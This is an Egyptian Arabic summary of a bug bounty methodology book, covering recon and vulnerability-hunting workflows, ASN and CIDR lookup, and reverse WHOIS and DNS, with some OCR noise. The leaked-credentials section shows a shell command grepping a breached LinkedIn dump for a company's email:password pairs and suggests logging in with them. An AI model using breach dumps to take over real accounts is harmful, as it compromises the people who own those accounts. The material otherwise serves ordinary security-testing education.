 يعني ايه RSS و اتكلمنا عن تول هتفيدك تبقا عارف كل الاخبار اللي بتحصل والثغرات اللي بتنزل
 اول باول
 اهميه السوشيال ميديا في الج باونتي
 ايه اشهر المنصات اللي ممكن تستغل عليها
 ازاي تختار تارجت مناسب ليك واحتمالاته وجود الثغرات فيهم
 بلا نكمل

CHAPTER 5: METHODOLOGY - WORKFLOWS

حافظاً على وقتك وعلى انك تهانت بلا هدف وف الاخر ترجع وتقول
 انك مش بتجيip ثغرات ف الاول والاخر انت في منافسه وكل حاجه وايوه فيه القليل من الحظ

في البح باونتي بس لازم يبقي عندك طريقة مش عند اغلب الناس يعني هتستخدم تول معينه نص الاهندي بيستخدموها مبروك هتجيب ثغرات ايوه بس مبروك دبلكيت ف المهم هنشوف دلوقتي اسهل طريقة انك ترسم خريطة لشغالك وعليها تبدأ تشتبه وجيب ثغرات

RECON WORKFLOW



دا في الغالب هتشوفه في الميثيدولوجي بتاعه اي شخص

فيه اكيد حاجات كتير ممكن متكومنش فاهمها بس متقلقش هتكلم تحت ف الحاجات دي
خد بالك مش معني ان دي تقليديه انها مش هتجيب ليك ثغرات الا عادي بس ممكن يكون شخص بدأ ق
بلك بساعتين وعمل نفس اللي انت هتعمله ف الموضوع كدا مرهق صح ؟

طيب خلينا نتكلم عن المصطلحات اللي في الصورة
Domain :

اول ما تحدد تارجت تشتبه عليه لازم في الاول انك تجمع كل الـ Roots بتاعة الشركه اللي انت هتشتبه
على عليها
ودا طبعا بيختلف من تارجت للثاني وعلى حسب السكوب تقوم رايح مدور
بعد ما تجيبي الدومينات تقوم جايبي الـ subdomains المرتبطة بالدومينات دي
وفيه تولز كتير ممكن تعمل فيها كدا
بعد كدا تبدا تعمل DNS resolution علشان تتعرف على الـ A او الـ NS او الـ MX او الـ CNAME records
لكل تارجت
كل الـ A records المفروض انها تجيبي ليك IPs اللي تابعه للشركه

CIDR :

بناء علي حجم المنظمه اللي ه تكون شغال عليها لا بد وانهم يكونوا عندهم CIDR الخاصه بيهم او
 Classless Inter-
 IP addresses من الا Domain Routing
 لـ IP addresses تنتمي للـ Third parties
 على الناحيه الثانيه ه تقلقي الشركات الصغيره بتتأجر سيرفرات من Amazon web servers (AWS) أو Rackspace
 مثلاً CIDR range 8.244.131.0/24

دا مثال علي كدا

IP:

دلوقي بقا لما يكون عندك IPs list اهحتاج انك تعمل عليهم بورت سكان ودي حاجه مهمه جداً
 علشان تعرف ايه البروتوكولات والخدمات اللي تقدر تعرف عليهم من السكان او المكتشفه مثلاً نتيجه
 للسكان بتاعك
 لو انت معملتش hosts لكل الـ Finger Print اللي معاك صدقني كدا هتضيع فرصه

لحصولك على ثغرات
 تقدر تعمل الكلام دا عن طريق passive Third Party scanners او ممكن تعمله Scan بنفسك

الكاتب من وجهة نظره انه بيحب يستخدم third parties فيه تارجتس معينه بيحب يعملها سكان
 بنفسه على بورت معين مثلاً

وفكره كويسيه انك تبدأ تحدد الا location (ASN) autonomous system number او geo location (location number)
 ومثال بسيط علشان تبقي ماشي معانا وفاهم وهو الان فيه ثغرات معينه مثلاً زي SSRF علشان تقدر
 تستغلها بتعتمد على الا host الذي هو مثلاً موجوده على AWS اف معرفتك بکدا يعني زيادة خطوره

الثغرة وهنتكلم ف الحاجات دي تحت يعني خليك مكمل ولا تقلق


Web Applications :
 هنا واخر مرحله في الريلكون وهي انك تاخد List اللي فيها الا subdomains والـ list اللي فيها ips وتوبدأ
 تدخل عليهم

fingerprinting وتعمل

لازم تبقي فاهم ايه هي التكنولوجيا اللي بيشتغلوا عليها في كل endpoint ودي خطوه مهمه جداً جداً
 وبتؤدي لـ انك تبدأ في الحصول على الثغرات على سبيل المثال لو انت عرفت ايه هي التكنولوجيا اللي الموقع بيستخدمها ولو مثلاً هي WordPress
 ف آكيد هتشغل ScannerWordPress لـ Apache Structs page فأكيد هنا هتبدأ تدور في
 الا CVEs على حسب الاصدار

بعد ما تخلص الا content discovery footdressing تدخل على الا crawling وهو انك تستكشف كل الصفحات اللي في الـ application ودا ببساطه ممكن تعمله عن طريق الاDirectories او ممكن تعمل brute force على الموقع

ودي كانت ميثيره عن ازاي الريلكون بسيطه لما تبدأ تدخل في الـ digging باونتي لازم تبدأ تعمق
 اكتر وتعرف ازاي تـ master الحكایه دي



GitHub Workflow :

من وجهة نظر كاتب الكتاب انها من افضل الاجزاء اللي يحب يعملها في الريكون بتاعه وهو انه ببساطه يدور في الـ GitHub عن اي حاجه ممكن تكون متسرbie ازاي ؟
اثناء تطوير project معين الـ developer يكون حاطط creds ونسي يحذفها بعد ما رفعها على الـ GitHub .
وعلشان تقنن الجزء دا انا من رايي انك تشوف الرايتات بتاع [@orwagodfather](#).

<https://orwaatyat.medium.com/your-full-map-to-github-recon-and-leaks-exposure-86oc37ca2c82>

وبعدها تشوف الفيديو بتاع

@th3g3ntl3man

https://www.youtube.com/watch?v=l0YsEk_59fQ

نكملي في محتوى الكتاب بقا :


Cloud Workflow :

فيه كتير من الشركات اللي بتند عملايها بخدمه الـ cloud ومنها يقوموا بعمل استضافه للبنيه التحتيه بتاعتهم او المصطلح اسمه infrastructure زي AWS و Google Cloud و Digital ocean وفيه غيرهم كل الـ providers يقوموا بتوفير نفس الخدمه واللي هي انهم يقوموا باستضافه الـ infrastructure بتاعتك مثل بسيط برضه هو الـ VPS بتكون موجوده عليه بتكون مستضافه علي الـ Cloud


طيب دلوقتي الريكون بتاع Github المفروض انك فهمت ازاي الـ Workflow بتمنشي دلوقتي هتعمل ريكون علي

الـ cloud Service ازاي ؟
خليني في الاول اتكلم عن buckets3 وهي عباره عن مكان لتخزين الملفات وبتعمل كمخزن سحابي اللي هو

cloud storage طيب فيه بعض الشركات دلوقتي بتخلي الـ public buckets مفتوحه لـ people و بتسمح للناس انها تحمل ملفات خطيره والكلام هنا مش محصور بـ AWS
كل شركات الـ Cloud ممكن يحصل معاهem نفس الـ misconfiguration




مبدئياً جوجل دوركينج موجود من زمان جداً وكمان موجود بكتأ مصطلح تاني زي GHDB (google hacking database) (يتم استخدام محرك البحث دا علشان يلاقو ثغرات و كمان علشان الـ OSINT وهنفهم اكتر لما نتعمل في الموضوع ف كمل معاعياً



كمان عن طريق الـ Workflow دي صاحب الكتاب زي قدر يوصل له RCE وكمان Creds هنتكلم عنه اكتر تحت

LEAKED CREDENTIALS WORKFLOW

من المعروف والبيهي ان اي حاجه بتؤثر او بتسبب ضرر للشركه او اي بيانات تتسرّب للشركه هتكون دي ثغره اي بيانات سواء صور او pdf او حتي لو ملف excel انت شايف ان مينفعش حد يشوفه غيرك ساعتها بلغها ك ثغره طيب ممكن تقولي ان الكلام دا مش في السكوب يتبع البرنامج اللي انت هتشتغل عليه ولكن ممكن تجيّب creds بعد كدا تسجل وتبقا كدا وصلت لخطوه اعلي من Leaked Credentials




وزي ما انت شايف هنا كدا وصولك للإيميلات بتاعه الشركه يقدر من خلالها تبحث في موقع معين هنتكلم عنها وتشوف هل تم تسريب بيانات الحسابات دي ولا ؟ ولو ايوه ف خلاص انت قدرت توصل لبيانات تسجيل الدخول بتاعه الحساب دا زي ما بشمهندس ابراهيم حجازي شرح في بداية الكورس بتاعه الطريقه : <https://www.youtube.com/watch?v=MUN1CaC-wPE>

```
alex@alex-PowerEdge-R710:/storage/databaseZip$ cat Linkedin.txt | grep "@example.com"
mi@example.com:tes
vo@example.com:go
mi@example.com:mi
jo@example.com:repl
he@example.com:butter
ma_ta_99@example.com:069
ka_tutor_el@example.com:21
ma_ano@example.com.br:2457m
Ke_thADouglas@example.com:1
yo_ick@example.com:wcxz
Dr_sky@example.com:1135
su_nale143@example.com:fari
ce_i.07@example.com:250
in@example.com:heslohes
tr@example.com:PAssw
ha_088@example.com:1234
Re_a@example.com:Rebekah
re_jas@example.com:nauyuu
```

[Exploit Workflows]
NEW CVE WORKFLOW


ودي طريقة مفضله لصاحب الكتاب لأنها ببساطه مش بتحصل كل يوم يعني اقصد مش منتشره بالشكل الكبير ولكن م
ش كل يوم مثلا هتلaci جديده RCE



انت هنا بتدور علي ثغرات ذات خطوره عاليه زي SQL injection و RCE يعني ما قال صاحب الكتاب انها نفعت معاه كت
ير يعني ما قولنا قبل كدا لازم تكون من اوائل الناس اللي يبلغوها حتى قبل الا blue team ولو الشركه عندها يعني فتلحق تب
لغ بسرعه لو هي موجوده في الشركه يعني بسرعه قبل ما يتعمل ليها patch

Known Exploit/Misconfiguration Workflow

ودا عباره عن الشئ اللي كل كورسات تعليم الهكر الأخلاقي اللي هو انك تبحث عن الثغرات المعروفة قبل كدا واللي هو
فعلا شئ مهم ان دا يكون في الا GameBattutek ولو مش بتركز عليه فانت فايتك كتير




واللي هو ببساطه انك تعمل fingerprint assets اللي تابعه للتارجت بتاعك سواء كانوا domains او IPs او مثلاً التا رجت بتاعك بيشتغل على Apache struts هنا انت المفترض تحاول تدور في ثغرات ال Apache وتشوف الاستغلالات اللي حصل عليه


خد بالك انت هنا مش بتدور على CVEs معمول ليها POCs بس للا
انت كمان بتدور على CVE misconfigurations اثناء عمل ال Patch الغلانيه
ممكن يحصل misconfiguration قانت لازم تبقا ملم بكدا

CMS WORKFLOW

دا مشابه جداً لـ Known Exploit/Misconfiguration Workflow ما عدا اننا بنكون مركزين اكتر على الـ CMS (content management systems) اللي هي بتتوفر ليك معلومات عن استخدام انواع مختلفه من التقنيات علي الانترنت وطبعاً يتشمل ال CMS ولغات البرمجه من الجانب بتاع العميل وكما ن السيرفر الخ ..



هتلaci هنا ان ال WordPress يتم استخدامه بنسبة كبيره تخطي ال 30% لوحده بس ف لازم تبقا ملم برضه بالجانب دا لأن فيه شويه ثغرات زي الفل




تقريباً نص النت بيستخدم CMS ودا يعني انك هتقابلle كتير اثناء الشغل بتاعك من الصوره بتفهم اكتر اللي انا بقصده وكمان العمليه دي بتتضمن اكتر ازاي تعرف ال CMS ولو انت مش عارف

ازاي تعرف علي ال CMS هتكلف ف تحت ازاي ف كمل ولا تقلق الدنيا هتبقي حلوه

OWASP Workflow
واللي هو هنا ممكن تـautomate scannـersها تعاملـك الكلام دا بـس خـد بالـك من حاجـه السـكانـر هـتجـبـيلـك حاجـه اـنت مـعـرفـتـش توـصلـ لـيـها وـحـاجـه مـهمـه نـسـبة حدـوث النـتـائـج الغـلط مـمـكـن تكونـ كـبـيرـه الليـ هوـ يـقولـكـ اللـينـكـ دـا مـصـابـ بـSQLiـ وـتـدـخـلـ تـضـيـعـ وقتـ وـفـ الاـخـرـ مـيـكـونـشـ مـصـابـ بـحـاجـهـ فـ مشـ بـقولـكـ كـداـ عـلـشـانـ تـعـتمـدـ عـلـيـ السـڪـانـرـ بشـكـلـ اـسـاسـيـ


والـليـ هوـ هـنـاـ اـنتـ بـتـدـورـ عـلـيـ OWASP type vulnerabilitiesـ :
SQL injectionـ
cross site request forgery (CSRF), Cross site scripting (XSS), Authentication issues, IDOR,etc...ـ
داـيـماـ هـتـلـاقـيـهـمـ بـكـثـرـهـ فيـ المـوـاـقـعـ وـ تـأـكـيـدـاـ عـلـيـ كـلامـ انـ السـڪـانـرـ بـتـغـلـطـ كـتـيرـ وـاـوقـاتـ بـتـغـوـتـ
حـاجـاتـ مـهـمـهـ لـمـاـ تـيـجيـ تـدـورـ مـاـنـوـالـ فيـ المـوـقـعـ لـاحـظـ انـ السـڪـانـرـ archـitecture and logic flowsـ
مشـ هـتـطـلـعـهـمـ لـيـكـ



فـ هـنـاـ اـنتـ بـتـعـملـ حاجـهـ مـخـتلـطـهـ ماـ بـيـنـ تـشـغـيلـ السـڪـانـرـ وـ الـبـحـثـ بـطـرـيـقـهـ يـدـويـهـ فيـ المـوـقـعـ عـلـيـ اـشـهـرـ
الـشـغـرـاتـ الـلـيـ OWASP projectـ بـيـقـومـ بـنـشـرـهـمـ كـلـ كـامـ سـنهـ
ممـكـنـ تـقـرـأـ أـكـثـرـ عـنـ 10ـ owsـtopـ والـلـيـ بـالـمـنـاسـبـهـ بـشـمـهـنـدـسـ اـبرـاهـيمـ حـجازـيـ اـتـكـلمـ
عـنـ اـغـلـبـهـمـ فـيـ الـكـوـرـسـ بـتـاعـهـ

BRUTE FORCE WORKFLOW
مبـدـئـيـاـ كـداـ لـازـمـ تـتـأـكـدـ اـنـ الجـزـءـ دـاـ يـنـفعـ تـعـملـهـ عـلـيـ حـسـبـ البرـوـجـرامـ بـتـاعـكـ يعنيـ مـمـكـنـ يـكـونـواـ كـاتـبـينـ انـ
الـجـزـءـ دـاـ مـشـ فـيـ السـڪـوبـ وـفـيهـ شـرـكـاتـ لـاـ عـادـيـ مـشـ مـانـعـينـ لـاـ techniqueـ دـاـ فـ كـداـ كـداـ لـازـمـ تـعـرفـهـ

يعـنيـ طـيـبـ بـيـحـصلـ فـيـنـ ؟ـ
ادـمـينـ intـerfacesـ, SSH servicesـ, FTP servicesـ, servicesـ,
دخولـ




أغلب ال black hat hacker بيستخدموا الاسلوب ده فعلشان كدا اغلب الشركات مش بخلوه في السكوب بتاعهم فاتاكد انه في السكوب علشان ميحصلاش مشاكل

وبكدا بقا نبا خلصنا الا **Section 1: Pre-Game**
واللي اتكلمنا فيه عن مقدمه كويسيه للبيج وعرفت شويه مصطلحات كويسيه وتقدير تاخد برصه
سريعه علي اللي فات اما دلوقتي فهندخل الل **Section 2: RECONNAISSANCE**
واللي هو

SECTION 2: RECONNAISSANCE

CHAPTER 6: RECONNAISSANCE PHASE 1

زي ما اتكلمنا عنه وهو من اهم الخطوات واول خطوه مفروض تعاملها واللي ليه دور كبير في احتمالية انك تلاقي ثغرات وكمان حاجه تاني واللي هي لو انت فشلت في انك تعمل الجزء دا كوييس كدا فضييعت عل نفسك فرصه كبيره في كذا حاجه هتعرفهم قدام



من رأي صاحب الكتاب ان افضل طريقه ل بدايه عمليه الريكون وهي من oxpatrik من الصوره بتشوف ان فيه محور افقي ومحور رأسى

اولاً الافقى : هنا الفكره وهي انك تجيب كل الـ Assets اللي تبع الشركه واللي هي ممكنت تكون ثانياً الرأسى : اثناء بقا التعامل مع الدومينات اللي انت جبتهن هتلتقىهم بقا بيتقاطعوا في الجزء بتابع الدومين اللي انت اختارته

معني مثلًا انت ممكنت تجيب الـ subdomains ayhaga.com التابعه لـ ayhaga.org وبرضه ترجع تجيب الـ subdomains ayhaga.org

CIDR RANGE

المفروض انت عارف يعني ايه CIDR دلوقتي وهو مجموعه من IP Addresses

ASN

برضه نفس الكلام هتكلم بسرعه لاننا اتكلمنا قبل كدا ASN وهي طريقه تقديم مجموعات من IPs و مين بيملكلهم تجيئه الـ IPs دي منتشره حول 5 من سجلات الانترنت الاقليمي (RIRs) والي هما AFRINIC, APNIC, ARIN, LACNIC, and RIPE NCC IP addresses بعد كدا بيقوم الموفرين للخدمه دي بتخصيص لمنظمهات مختلفه بس اكيد طبعاً لازم يشتروا الخدمه دي من الـ providers يعني يقدموها ليك كل الـ RIRs عندهم الطريقه الخاصه بيهم علشان يقدروا انهم يستعملموا عن قاعدة بيانات المعلومات الـ خاصه بيهم ممكن انك تروح لكل واحد منهن لواحدها او انك تستخدم خدمه اللي بتجمع ليك النتائج دي كلها مع بعض

As Number	As Name	CIDR Range
54115	Facebook Inc	163.114.128.0/24
54115	Facebook Inc	163.114.130.0/23
54115	Facebook Inc	199.201.64.0/22
54115	Facebook Inc	199.201.64.0/24
54115	Facebook Inc	199.201.66.0/23
32934	Facebook, Inc.	31.13.24.0/21
32934	Facebook, Inc.	31.13.64.0/19

ممكن تروح للموقع دا <https://mxtoolbox.com/asn.aspx>

واللي من خلله هتقدر تعرف الا ASN بتوع الشركه اللي انت هتشتغل عليها ونفس الكلام لـ زوي ما قولنا ان الشركات الصغيره معندهاش ال Dedicated CIDR ranges الخاصه بيهم وفالعاده بيروحوا يستخدموا او AWS او Rackspace او غيرهم وهيستضييفوا الممتلكات بتاعتهم عن طريق ال IP من خلال المعلومات دي ممكن تعرف ايه هي internet service provider (ISP) الـ machines المستضافه هناك

REVERSE WHOIS

ملحوظه كمان علشان تقدر انك تلاقي الا assets بتبع المنظمه وهي انك تشوف الدومينات اللي الشركه اشتراها خلينا نتعمل اكتر لما الشركه بتسجل دومين المعلومات دي بتروح تحفظ علي ال whois database والمعلومات دي بتحتوي علي حاجات كتيره منها registers name, address, email وغيرها طبعا

فكده من البديهي وهو ان بحثك في قاعده البيانات دي هتلaci كل ال domains اللالي الشركه قامت بتسجيلها او شرائها او حجزها ليهم والمعنى الاصلح registered by the email *.example.com ولكن بعض الشركات بتقوم باستخدام whois guard علشان تخبي معلوماتها ولكن فيه شركات كتير بتنسى تعمل كدا

خد بالك ان فيه شركات كتير عندها سكوب معين مينفعش انك تتخطاه ولكن زوي ما بقولك كدا ان انت دلوقتي مفروض بتشتغل علي سكوب كبير ولازم تعرف كل حاجه وكل تارجت طريقه من البحث طبعا

و فيه طبعا كتير من المصادر الانولين اللي بتراقب whois database علشان تحللها احنا طبعا نقدر نستخدم الخدمات دي علشان نجيب الدومينات اللي الشركه امتلكتها واالي هي تابعه لنفس المنظمه

Viewdns.info

Tools API Research Data

ViewDNS.info > Tools > Reverse Whois Lookup

This free tool will allow you to find domain names owned by an individual person or company. Simply enter the email address or name of the person or company to find other domains registered using those same details. [FAQ](#).

Registrar Name or Email Address:

Reverse Whois results for facebook.com

=====

There are 560 domains that matched this search query.
The first 500 of these are listed below:

[Download The Full Report for \\$49](#)

Domain Name	Creation Date	Registrar
1-facebook.com	2016-04-20	GODADDY.COM, LLC
3g-facebook.com	2017-06-17	TURNCOMMERCE, INC. DBA NAMEBRIGHT.COM
3m-rsj.com	2013-09-02	PSI-USA, INC. DBA DOMAIN ROBOT
3ut.us	2011-05-10	GMO INTERNET, INC. D/B/A ONAMAE.COM
83728763471r714e4182r1d223e2-noreply-facebook.com	2018-07-15	GODADDY.COM, LLC
aamco-facebook.com	2017-06-21	TUCOWS DOMAINS INC.
aamco-facebook.com	2017-06-21	TUCOWS DOMAINS INC.
access-facebook.com	2009-05-29	GODADDY.COM, LLC
account-security-facebook.com	2018-02-16	ASCIO TECHNOLOGIES, INC. DANMARK - FILIAL AF ASCIO TECHNOLOGIES, INC. USA

<https://viewdns.info/reversewhois/>

الخدمه دي بتمتلك بيانات تاريخيه لـ whois علشان تلاقي الدومينات اللي تم تسجيلها من قبل الشركه
باستخدام نفس الايمال زي ما هو باين في الصوره كدا ودا ببساطه كان الـ reverse whois

REVERSE DNS

خليني بقا اقولك يباشا ان بدون الا Domain Name System (DNS) مش هنعرف انا نربط الا IPs بالدومينات روح شوف جوجل لو مترافق يعني ايه DNS طيب ايه اللي يحصل ؟
دلوقي ال DNS Record يحتوي على العديد من المعلومات اللي ممكن تستخدموها علشان تربط الدومينات بعض
لو الدومينات دي بتشارك مع بعضها نفس الا A, NS, and MX records اذا فهي من الممكن انهم يكونوا ممتلكين من نفس الشخص دلوقي بقا تروح نستخدم ونبح عن طريق Reverse IP و Reverse Name Server و Reverse Mail Server علشان نشوف الدومينات دي

زي ما اتكلمنا عن ال reverse whois فهنتكلم عن كل واحده فيه

REVERSE NAME SERVER

الشركات الكبيره غالبا ما بيستضيفوا اسماء السيرفرات بتاعتهم فبكتها هيقدروا انهم يسيروا الترافيك لـ الا Ip الصح علشان تفهم الموضوع اكتر ..السيرفرات دي بيتم عمل الا configuration عن طريق المنظمه اللي بتمتلكهم يعني مثلا شركه ميكروسوفت معندهاش دومينات بتشير للفيسبوك وهقولك المصطلح بالانجليزي لأن هتقابله كتير لما تيجي مثل تفهم ال subdomain takeover وهو "domain pointing to a Facebook name server must be owned by Facebook" يعني الدومين اللي بيُشير للفيسبوك لازم انه يكون مملوك لشركه الفيسبوك

```
